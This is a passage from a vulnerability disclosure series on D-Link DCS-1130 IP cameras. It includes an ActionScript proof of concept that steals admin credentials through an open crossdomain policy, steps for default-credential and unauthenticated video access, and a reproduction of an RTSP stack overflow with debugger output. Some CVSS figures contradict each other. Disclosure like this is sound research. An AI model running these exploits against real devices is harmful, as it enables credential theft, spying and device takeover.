import flash.net.URLLoaderDataFormat;
import flash.net.URLRequest;
import flash.net.URLRequestHeader;
import flash.net.URLVariables;
import flash.net.URLRequestMethod;
import flash.net.*;
```

```

public class Xploit extends Sprite {
public function Xploit() {
var readFrom:String = "http://10.0.0.82/eng/admin/tools_admin.cgi";
var header:URLRequestHeader = new URLRequestHeader("Referer", "advanced.htm");
var readRequest:URLRequest = new URLRequest(readFrom);
    readRequest.method = URLRequestMethod.GET;
var getLoader:URLLoader = new URLLoader();
getLoader.addEventListener(Event.COMPLETE, eventHandler);
try {
    getLoader.load(readRequest);
} catch (error:Error) {
    trace("Error loading URL: " + error);
}
}

private function eventHandler(event:Event):void
{
    var display_txt:TextField = new TextField();
    display_txt.border = true;
    display_txt.wordWrap = true;
    display_txt.width = 1000;
    display_txt.text = "Hello World4!" + event.target.data;
    addChild(display_txt);

}
}
}

```

- 3) Compile this file to Xploit.swf using mxmmlc.exe which is provided as a part of the Flex-SDK framework
- 4) Now open the Xploit.swf file in a new Internet Explorer tab and click allow blocked content to execute. (In real attack scenario, the swf file would be hosted on attacker's website and a user would be tricked into visiting this site using social engineering attack)
- 5) This will result in the XML content being displayed, scrolling below in the content we can see that the SWF file can access the user's credentials as shown in the image below



```
<max>1</max>
<size>1</size>
<user>
  <name>admin</name>
  <password>admin</password>
</user>
</Administrators>
```

Vulnerability Description

The device provides a crossdomain.xml file with no restrictions on who can access the webserver. This allows any hosted flash file on any domain to make calls to the device's webserver and pull any information that is stored on the device. In this case, user's credentials are stored in clear text on the device and can be pulled easily. It also seems that the device does not implement any cross-site scripting forgery protection mechanism which allows an attacker to trick a user who is logged in to the web management interface into executing a cross-site flashing attack on the user's browser and execute any action on the device provided by the web management interface which in our example steals the credentials from tools_admin.cgi file's response and displays it inside a Textfield as shown above.



```
<cross-domain-policy>
  <allow-access-from domain="*" secure="true" />
</cross-domain-policy>
```

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack and convince the user to log into the device's web management interface using social engineering using the phishing email or an attacker's website, etc. After the user is logged in to the device's web interface, an attacker can create a hidden IFRAME window on an attacker's web page and thus execute the payload that can steal user's administrative credentials from the device.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface of the IP-camera.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to restrict allow-access from attribute to specific domains that are allowed to use the flash for making requests to the device.

6) SIG-EXT-04-2017-06 (Default credentials are not forced to change)

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device does not enforce the user to change the default administrative credentials. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not implement any protection mechanisms to enforce changing of administrative credentials after the first time a user logs into the device. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This allows an attacker to use possible default credentials on the device to take control of the device as the admin user and execute arbitrary code or change the password of the user without the user being aware about it. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query <https://www.shodan.io/search?query=dcslig-httpd>.

Critical Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): High (H):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 9.8 (Critical)

Temporal Metrics

- Exploit Code Maturity (F):

- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 9.6 (Critical).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 9.6 (Critical)

The final score is thus 9.6 (Critical).

Vulnerable Versions

All versions of Dlink DCS-1130 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce

- 1) Reset the IP-camera to default factory settings
- 2) Now login to the device using admin as username and blank as the password
- 3) Observe that the device does not require to change the password after the first login

Vulnerability Description

The device requires that a user logging to the device provide a username and password. However, the device does not enforce the requirement to change a user's credentials after the first login. This allows an attacker to try the default credentials on a user's device and see if they allow an attacker to login to the device.

The severity of this attack is enlarged by the fact that there more than 100,000 devices dlink devices out there.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to scan the Internet for the availability of these devices and use an automated script to try the default credentials on the device. This fact is made even easier due to the search engine Shodan that already performs the first half of the attack. This allows an attacker to use possible default

credentials on the device to take control of the device as the admin user and execute arbitrary code or change the password of the user without the user being aware about it.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface of the IP-camera.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to enforce the changing of the default password after the first time a user logs into the device and ensure that the password that is enforced on the device is strong.

7) SIG-EXT-04-2017-07 (Account credentials can be brute forced)

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device does not enforce an account lockout or timeout mechanism that can prevent an attacker from brute forcing the credentials. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsis Software Integrity Group staff identified that the device does not implement any protection mechanisms that would enforce an account lockout or timeout mechanism that can prevent an attacker from brute forcing the administrative or user credentials. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This allows an attacker to use the brute forced credentials on the device to take control of the device as the admin user and execute arbitrary code or change the password of the user without the user being aware about it. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query <https://www.shodan.io/search?query=dcslig-httpd>.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 8.6 (High).

The final score is thus 8.6 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce

- 1) Try typing in incorrect password more than 15 times when logging in to the device
- 2) Now login to the device using the correct credentials on the 16th time
- 3) Observe that the device allows to login which proves that an attacker can brute force the credentials using an automated tool or script

Vulnerability Description

The device requires that a user logging to the device to provide a username and password. However, the device does not enforce an account lockout or timeout after X number of failed logins. This would allow an attacker to brute force user credentials to login to the device.

The severity of this attack is enlarged by the fact that there more than 100,000 devices dlink devices out there.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to scan the Internet for the availability of these devices and use an automated script to try brute force the credentials on the device. This fact is made even easier due to the search engine Shodan that already performs the first half of the attack. This allows an attacker to try to brute

force the credentials on the device to take control of the device as the admin user and execute arbitrary code or change the password of the user without the user being aware about it.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface of the IP-camera.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to enforce account lockout or time out mechanism to prevent password brute forcing attacks and ensure that the password that is set on the device is strong.

8) SIG-EXT-04-2017-08 (Video can be viewed using a possible backdoor) -- CVE-2017-8409

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device does not enforce authorization/authentication checks that can prevent an attacker from viewing the video feed from the camera. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not enforce authorization/authentication checks that can prevent an attacker from viewing the video feed from the camera. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This allows an attacker to view the video feed presented by the camera without any hindrance and thus violate the privacy of a user. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query <https://www.shodan.io/search?query=dcslighttpd>.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:L/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:N/MA:L

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): High (H):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): None (N)
- Availability Impact (A): Low (L)
- Resulting base score: 8.2 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 8.0 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): None (N)
- Availability Requirement (AR): Low (L)
- Resulting environmental score: 9.5 (Critical)

The final score is thus 8.5 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce

- 1) Navigate to [http://\[IPCAMERA\]/upnp/mp4ts.ts](http://[IPCAMERA]/upnp/mp4ts.ts) on an Android browser as Android has the necessary video player that can play the live feed
- 2) It might be possible to view the same on other devices by installing the required video player or an extension for the browser



2011/01/01 00:08:03 DCS-1130B



00:14

Live



Vulnerability Description

The device requires that a user logging to the device to provide a username and password. However, the device does not enforce the same restriction on a specific URL thereby allowing any attacker in possession of that to view the live video feed. The severity of this attack is enlarged by the fact that there more than 100,000 devices dlink devices out there.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to scan the Internet for the availability of these. This fact is made even easier due to the search engine Shodan that already performs the first half of the attack. This allows an attacker with the specific URL to view the live video feed.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface of the IP-camera.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to enforce the authentication check required by other folders and CGI files to be enforced for this specific URL as well.

9) SIG-EXT-04-2017-09 (Authentication disabled by default on RTSP) - -CVE-2017-8405

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device does not enforce by default authentication checks that can prevent an attacker from viewing the video feed from the camera using the RTSP protocol. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not enforce authentication checks by default that can prevent an attacker from viewing the video feed from the camera using RTSP protocol. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This allows an attacker to view the video feed presented by the camera without any hindrance and thus violate the privacy of a user. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query <https://www.shodan.io/search?query=dcslig-httpd>.

High Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:L/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:
N/MUI:N/MS:U/MC:H/MI:N/MA:L

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): High (H):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): None (N)
- Availability Impact (A): Low (L)
- Resulting base score: 8.2 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 8.0 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): None (N)
- Availability Requirement (AR): Low (L)
- Resulting environmental score: 9.5 (Critical)


The final score is thus 8.5 (High).

Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce

-
- 1) Navigate to <https://ipcamlive.com/> and register an account with them
 - 2) Now provide the RTSP URL for the IP camera in Add Camera tab of the website
 - 3) The URL should be of the format `rtsp://[External IP Address of Camera]:554/3gpp`
(Note: In most cases, the port 554 would need to be forwarded using port forwarding aspect provided by modems/routers)




Vulnerability Description

The binary rtspd in /sbin folder of the device handles all the rtsp connections received by the device. It seems that the binary loads at address 0x00012CF4 a flag called "Authenticate" that indicates whether a user should be authenticated or not before allowing access to the video feed.

```
.text:00012CE4      LDR      R3, [R11,#var_2C]
.text:00012CE8      STR      R3, [R11,#var_84]
.text:00012CEC      SUB      R3, R11, #-var_54
.text:00012CF0      MOV      R0, R3 ; this
.text:00012CF4      LDR      R1, =aAuthenticate ; "Authenticate"
.text:00012CF8      BL       _ZN6TinyDB7getBytesEPKc ; TinyDB::getBytes(char const*)
.text:00012CFC      MOV      R3, R0
.text:00012D00      AND      R3, R3, #0xFF
.text:00012D04      CMP      R3, #0
.text:00012D08      MOVEQ   R3, #0
.text:00012D0C      MOUNE   R3, #1
.text:00012D10      LDR      R2, [R11,#var_84]
.text:00012D14      STRB    R3, [R2,#4]
.text:00012D18      SUB      R3, R11, #-var_54
.text:00012D1C      MOV      R0, R3 ; this
.text:00012D20      BL       _ZN6TinyDB7releaseEv ; TinyDB::release(void)
.text:00012D24      B        loc_12D88
.text:00012D28      ; -----
.text:00012D28      ADD      R11, R11, #0x28
.text:00012D2C      LDR      R3, [R11,#var_7C]
.text:00012D30      STR      R3, [R11,#var_9C]
.text:00012D34      LDR      R2, [R11,#var_78]
.text:00012D38      STR      R2, [R11,#var_8C]
```

By default, the value for this flag is zero and can be set/unset using the HTTP interface and network settings tab as shown below.



The device requires that a user logging to the HTTP management interface of the device to provide a valid username and password. However, the device does not enforce the same restriction by default on RTSP URL due to the checkbox unchecked by default, thereby allowing any attacker in possession of external IP address of the camera to view the live video feed. The severity of this attack is enlarged by the fact that there more than 100,000 devices dlink devices out there.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to scan the Internet for the availability of these. This fact is made even easier due to the search engine Shodan that already performs the first half of the attack. This allows an attacker with the specific URL to view the live video feed.

Vulnerability discovery

The vulnerability was discovered simply by reversing the binary "rtspd"

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to enforce the authentication check required by other folders and CGI files to be enforced for this specific URL as well.

10) SIG-EXT-04-2017-10 (Unauthenticated Stack Overflow in RTSPD) -- CVE-2017-8410

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device suffers from a memory corruption issue which allows an unauthenticated attacker to exploit it and control the device completely. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the that the device suffers from a memory corruption issue which allows an unauthenticated attacker to exploit it and control the device completely. This is exploitable by attacking the RTSP daemon supported by the device. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This allows an attacker to view the video feed presented by the camera without any hindrance and thus violate the privacy of a user. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query <https://www.shodan.io/search?query=dcslig-httpd>.

Critical Severity Rating

Using CVSS3, it has vector

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:R/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Attack Complexity (AC): High (H):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 9.8 (Critical)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 9.6 (Critical).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 9.6 (Critical)

The final score is thus 9.6 (Critical).

Vulnerable Versions

All versions of Dlink DCS-1130 and DCS-1100 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other Dlink devices up to the latest version should be vulnerable as well.

Steps to Reproduce

- 1) Activate the telnet daemon for the device using the URL
<http://192.168.1.178/cgi/admin/telnetd.cgi?command=on>
- 2) Now type `/etc/rc.d/init.d/rtspd.sh stop`
- 3) Now type `cp /sbin/rtspd /tmp`
- 4) Now finally type `ulimit -c unlimited && cd /tmp`
- 5) Run the python code below by changing the IP address for the IP camera correctly



- 6) This should generate the core dump file in the `/tmp` folder
- 7) Now copy the core dump file using `tftp` or some other mechanism
- 8) Open the core file in GDB for ARM by using the command `gdb rtspd core.[PID]`
- 9) Observe the `bt` command typed in the GDB console indicates that stack was corrupted

```
EVE_RTOS_11_26_16
File Edit View Search Terminal Tabs Help
mandar@mandar-virtual-machine:/opt/...
root@debian-armhf:~# gdb dcs-1136/sbin/rtspd core.5538
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabi".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/dcs-1136/sbin/rtspd...(no debugging symbols found)...done.
[New LWP 5538]

warning: Could not load shared library symbols for 14 libraries, e.g. /lib/libpthread.so.0.
Use the "info sharedlibrary" command to see the complete listing.
Do you need "set solib-search-path" or "set sysroot"?
Core was generated by './rtspd'.
Program terminated with signal 11, Segmentation fault.
#0  0x401b30bc in ?? ()
(gdb) bt
#0  0x401b30bc in ?? ()
#1  0x0000f748 in ?? ()
Cannot access memory at address 0x58585858
#2  0x0000f748 in ?? ()
Cannot access memory at address 0x58585858
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
(gdb)
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


10) Type in the command info reg in the GDB console and observe that register R11, SP, PC are corrupted and under the control of attacker payload

```
mandar@mandar-virtual-machine:/opt/...
Do you need "set solib-search-path" or "set sysroot"?
Core was generated by './rtspd'.
Program terminated with signal 11, Segmentation fault.
#0  0x59595958 in ?? ()
(gdb) bt
#0  0x59595958 in ?? ()
#1  0x00011c70 in ?? ()
Cannot access memory at address 0x58585858
#2  0x00011c70 in ?? ()
Cannot access memory at address 0x58585858
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
(gdb) info reg
r0          0x0          0
r1          0xbf7f89e8   3212806632
r2          0xbf7f7328   3212800808
r3          0x0          0
r4          0xbf7faa34   3212814900
r5          0xbf7ffe20   3212836384
r6          0x2          2
r7          0x0          0
r8          0x20        32
r9          0x402       1026
r10         0x400210dc   1073877212
r11         0x58585858   1482184792
r12         0x401808a8   1075316904
sp          0x59434241   0x59434241
lr          0x11c70     72816
pc          0x59595958   0x59595958
cpsr       0x60000010   1610612752
(gdb)
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Vulnerability Description

The binary rtspd in /sbin folder of the device handles all the rtsp connections received by the device. It seems that the binary performs a memcpy operation at address 0x00011E34 with the value sent in the "Authorization: Basic" RTSP header and stores it on the stack. The number of bytes to be copied are calculated based on the length of the string sent in the RTSP header by the client. As a result, memcpy copies more data then it can hold on stack and this results in corrupting the registers for the caller function sub_F6CC which results in memory corruption.



The severity of this attack is enlarged by the fact that the same value is then copied on the stack in the function 0x00011378 and this allows to overflow the buffer allocated and thus control the PC register which will result in arbitrary code execution on the device.

```

IDA VIEWER  [S] strings window  [H] hex view-1  [A] structures  [F] crums  [I] imports  [E] exports
.text:00011378 var_28 = -0x28
.text:00011378
.text:00011378 MOV R12, SP
.text:0001137C STMFD SP!, {R4-R12,LR,PC}
.text:00011380 SUB R11, R12, #4
.text:00011384 SUB SP, SP, #352
.text:00011388 STR R0, [R11,#-44]
.text:0001138C STR R1, [R11,#5]
.text:00011390 LDR R3, =_gxx_personality_sj0
.text:00011394 STR R3, [R11,#var_104]
.text:00011398 LDR R3, =off_1BA90
.text:0001139C STR R3, [R11,#var_100]
.text:000113A0 SUB R3, R11, #-var_FC
.text:000113A4 SUB R2, R11, #-var_28
.text:000113A8 STR R2, [R3]
.text:000113AC LDR R2, =0x11B8C
.text:000113B0 STR R2, [R3,#4]
.text:000113B4 STR SP, [R3,#8]
.text:000113B8 SUB R3, R11, #-var_11C
.text:000113BC MOV R0, R3
.text:000113C0 BL _Unwind_SjLj_Register
.text:000113C4 MOV R3, #0
.text:000113C8 STR R3, [R11,#var_BC]
.text:000113CC LDR R3, [R11,#5]
.text:000113D0 CMP R3, #0
.text:000113D4 BEQ loc_11C5C
.text:000113D8 LDR R0, [R11,#5] ; s
.text:000113DC BL strlen
.text:000113E0 MOV R3, R0
.text:000113E4 STR R3, [R11,#var_BC]
.text:000113E8 LDR R0, [R11,#5] ; s1
00009378 00011378: actual_password_comparer (Synchronized with Hex View-1)

```

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to scan the Internet for the availability of these. This fact is made even easier due to the search engine Shodan that already performs the first half of the attack. This allows an attacker without any authentication to execute a memory corruption attack and control the SP and R11 registers thereby resulting in code execution.

Vulnerability discovery

The vulnerability was discovered simply by reversing the binary "rtspd"

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to enforce the length check correctly and ensure that the memcpy function does not use number of bytes to be copied from the received payload.

11) SIG-EXT-04-2017-11 (Local Stack Overflow in Web Cgi) -- CVE-2017-8414

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130 that the device suffers from a stack overflow issue which allows an local attacker to exploit it and control the device completely. This device acts as a smart IP-camera that acts as security device to allow a user to view and know about an intrusion in his/her home, office, etc.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the that the device suffers from a stack overflow issue which allows a local attacker to exploit it and control the device completely. This is exploitable by attacking the orthrus daemon which provides UPNP support. This issue exists in their latest firmware. All the firmware versions prior to that might also be vulnerable. This allows an attacker to view the video feed presented by the camera without any hindrance and thus violate the privacy of a user. Currently, there are at least **152,790** known devices known to be sold worldwide as per the following Shodan query <https://www.shodan.io/search?query=dcslig-httpd>.

High Severity Rating

Using CVSS3, it has vector

